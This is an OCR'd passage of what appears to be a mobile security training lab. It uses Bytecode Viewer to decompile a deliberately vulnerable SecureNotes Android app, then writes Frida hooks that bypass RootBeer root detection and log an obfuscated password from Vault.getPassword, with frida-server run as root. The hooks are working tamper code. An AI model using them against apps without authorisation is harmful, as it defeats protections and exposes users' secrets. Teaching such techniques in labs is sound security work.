
6. **Open the SecureNotes App in Bytecode Viewer**

   Switch back to the Windows VM. In the command prompt, change to the use `C:\tools` directory. Start Bytecode Viewer by launching the jar file through the `java` command:

   ```
   C:\Users\student>cd \Tools
   C:\Tools>java -jar bytecode-viewer.jar
   ```

   In Bytecode Viewer, select **File > Add** and select the securenotes.apk file from the `E:\lab-files\frida` directory.

   After Bytecode Viewer finishes decompiling the securenotes.apk file, navigate to the org.sec575.securenotes.MainActivity class. By default, the class is decompiled with the Procyon decompiler.




7. Examine the Application Flow

When the application is launched, the onCreate method is called. At the end of this method, the showGreeting() method is called, which creates an alert dialog and shows it to the user.

Once the user clicks to dismiss the greeting dialog, the top onClick method is automatically called, which calls the checkForRoot() method:

```
private void checkForRoot()
{
    RootBeer rootBeer = new RootBeer(this.getApplicationContext());
    rootBeer.setLogging(true);
    if (rootBeer.isRooted()) {
        showRootedPopup();
    }
}
```

The application uses the com.scottyab.rootbeer.RootBeer framework, which is a popular open-source root detection library. The main entry point to the RootBeer framework is the isRooted() method, which will return a Boolean. We need to make this method return false so that we can use the application.



8. Create frida Script


Open Notepad++ by clicking the Windows start menu and selecting the Notepad++ icon. Type the following code into Notepad++:

```
Java.perform(disableRootCheck);

function disableRootCheck()
{
    var rootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
    rootBeer.isRooted.implementation = function()
    {
        console.log("Root disabled");
        return false;
    }
}
```

This scripts creates a rootBeer variable that represents the `com.scottyab.rootbeer.RootBeer` class. It then redefines the `RootBeer.isRooted` method with a new implementation that simply returns `false`.

Save the script as `disable_root.js` in the `E:\lab-files\frida` directory.

Remember that you can use the LODS clipboard paste functionality if necessary using **Commands | Paste | Paste Clipboard Text**.



9. Install frida-server on the Android VM

Open a new Command Prompt by clicking **Start | Command Prompt** and navigate to the `E:\lab-files\frida` directory.

```
C:\Users\student> E:
E:> cd lab-files\frida
E:\lab-files\frida>
```

Three steps are required to run frida-server on the device. First, the frida-server binary needs to be pushed to a writable location using adb. Next, execution permissions need to be set with chmod, and finally, the frida-server needs to be run as root.

Push the frida-server binary to the /data/local/tmp directory

```
E:\lab-files\frida> adb push frida-server /data/local/tmp/
```

```
10268 KB/s (52675848 bytes in 5.009s)
```

Open a shell and change to the root user:

```
E:\lab-files\frida> adb shell
x86_64:/ $ su
x86_64:/ #
```


Go to the /data/local/tmp folder and change the executable flag:

```
x86_64:/ # cd /data/local/tmp
x86_64:/data/local/tmp # chmod +x frida-server
```

Finally, run the frida-server binary:

```
x86_64:/data/local/tmp # ./frida-server
```

> This frida-server command prompt window needs to stay open for the rest of the assessment. If at any point a part of the exercise fails, verify that frida-server is still running.



10. Start SecureNotes with the disable_root.js script

Open a new command prompt by clicking **Start | Command Prompt** and navigate to the `E:\lab-files\frida` directory.


```
C:\Users\student> E:
E:> cd lab-files\frida
E:\lab-files\frida>
```

Run Frida with the following arguments:

- -U : Tells Frida to connect to a device over USB. The `adb connect` issued earlier mimics a USB interface
- -l (lower case L): The location of the script
- -f : The package name of the application
- --no-pause : Tells the application not to pause execution when the application starts

```
E:\lab-files\frida> frida -U -l disable_root.js -f
org.sec575.securenotes --no-pause
...
Spawned `org.sec575.securenotes`. Resuming main thread!
[Microsoft Corporation Virtual Machine::org.sec575.securenotes]->
```

Switch to the Android VM and click the OK button of the greeting dialog. The application now goes to the main login screen, without kicking you out. If you switch to the Windows VM, you can see that the "Root disabled" message is shown, indicating that you intercepted the isRooted() call.




11. Find the Decryption Key

The main screen of the Secure Notes app asks for a password. We will need to reverse engineer the application further to find the key.

Open the Bytecode Viewer application on the Windows VM. In the MainActivity.class file, the second `onClick()` method is called when the "**OPEN NOTES**" button is clicked. This method loads the password from the `Vault.getPassword()` method.

Open the Vault class using the browser on the left and read the code. There is only one method (`getPassword()`) that calls the `toString()` method of the `Vault$1` class.

Finally, open the Vault$1.class file and try to read the password. Unfortunately, the password has been obfuscated and cannot easily be recovered. Luckily, we can use Frida to get the result.




12. Hook the Vault.getPassword Method

Open Notepad++ and edit the injected script to log the value of the `Vault.getPassword` method. The new snippet can be added in the disableRootCheck function. Both hooks are added at the start of the application and will be executed when the application calls the respective methods.

Since we need the actual result of the original Vault.getPassword method, we must call the original method from our own implementation:

```
var vault = Java.use("org.sec575.securenotes.Vault");
vault.getPassword.implementation = function()
{
    var password = this.getPassword();
    console.log("Password: " + password);
    return password;
}
```

